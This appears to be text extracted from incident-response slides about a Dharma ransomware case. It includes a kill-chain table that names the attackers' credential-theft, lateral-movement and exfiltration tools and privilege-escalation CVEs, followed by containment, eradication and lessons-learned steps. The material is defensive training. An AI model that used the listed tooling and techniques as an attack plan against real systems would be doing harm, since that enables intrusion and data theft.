
https://news.sophos.com > en-us > 2020/08/12 > color-...

Color by numbers: inside a Dharma ransomware-as-a-service ...

Aug 12, 2020 — Dharma, a family of ransomware first spotted in 2016, continues to be a threat to many organizations—especially small and medium-sized ...

Dharma RaaS Attack Tools Killchain								
Initial Access	Execution	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Exfiltration	Impact
RDP credential spraying	PowerShell	CVE-2019-1388	Disables malware protection	Mimikatz	PCHunter	Group Policy Objects	PowerShell screenshot emailer	Dharma Ransomware
Stolen RDP credentials	WMI	CVE-2018-8120	Revo Uninstaller	Remote Desktop Passview	Process Hacker	Remote Desktop	TOR	
	AutoIT	CVE-2017-0213	IOBIT Uninstaller	LaZagne	GMER	WinRM Remote Management	dropmefiles [.]com	
	Command line / RDP			NLBrute	Advanced IP Scanner			
				Hash Suite Tools	NS2.EXE			

# Security Incident investigation: ransomware – re-mapping for containment



# Security Incident investigation: ransomware – Containment

## Profiling observed activity:

Hands on keyboard

Targeted attack

Credential harvesting

Lateral movement

Security software  
disablement

Data gathering

Process termination

### Attacker's objectives:

- Compress & exfiltrate sensitive data
- Encrypt everything

## Contain actions:

- Isolate hosts – exfiltration may already be in progress
- Disable the account – Jenkins is the default account for AWS integrations, it has access to a lot of stuff
- Contact business owners to assess the impact and start the Business Continuity Plan if needed
- Notify application owners
- Notify Legal, in case sensitive data has been exfiltrated
- Start collecting volatile forensic artifacts


# Security Incident investigation: ransomware – Eradication & Recovery

## Eradication

- Image disks, format them and reinstall OS
- Set a new password for all accounts ever logged on the compromised machines
- Restore data from backups
- Obtain confirmation from business and app owners that everything is in place

## Recovery

- Back in production
- Return to normal operational status
- Monitor involved assets and accounts



The goal is to handle the situation in a way that **limits damage** and **reduces** recovery time and costs.



# Security Incident investigation: ransomware – Lessons learned



Extract forensic artefacts from the disk images


Activity was detected in the last part of the killchain; backtrack to identify all activity related to previous steps

Patch exploited software

Develop detection rules to cover the gaps – we’ve only detected the activity because of Mimikatz usage.

Block IoCs (IPs, domains, hashes)

Write the incident report containing all info in a clear and structured manner.



# Open talk & questions





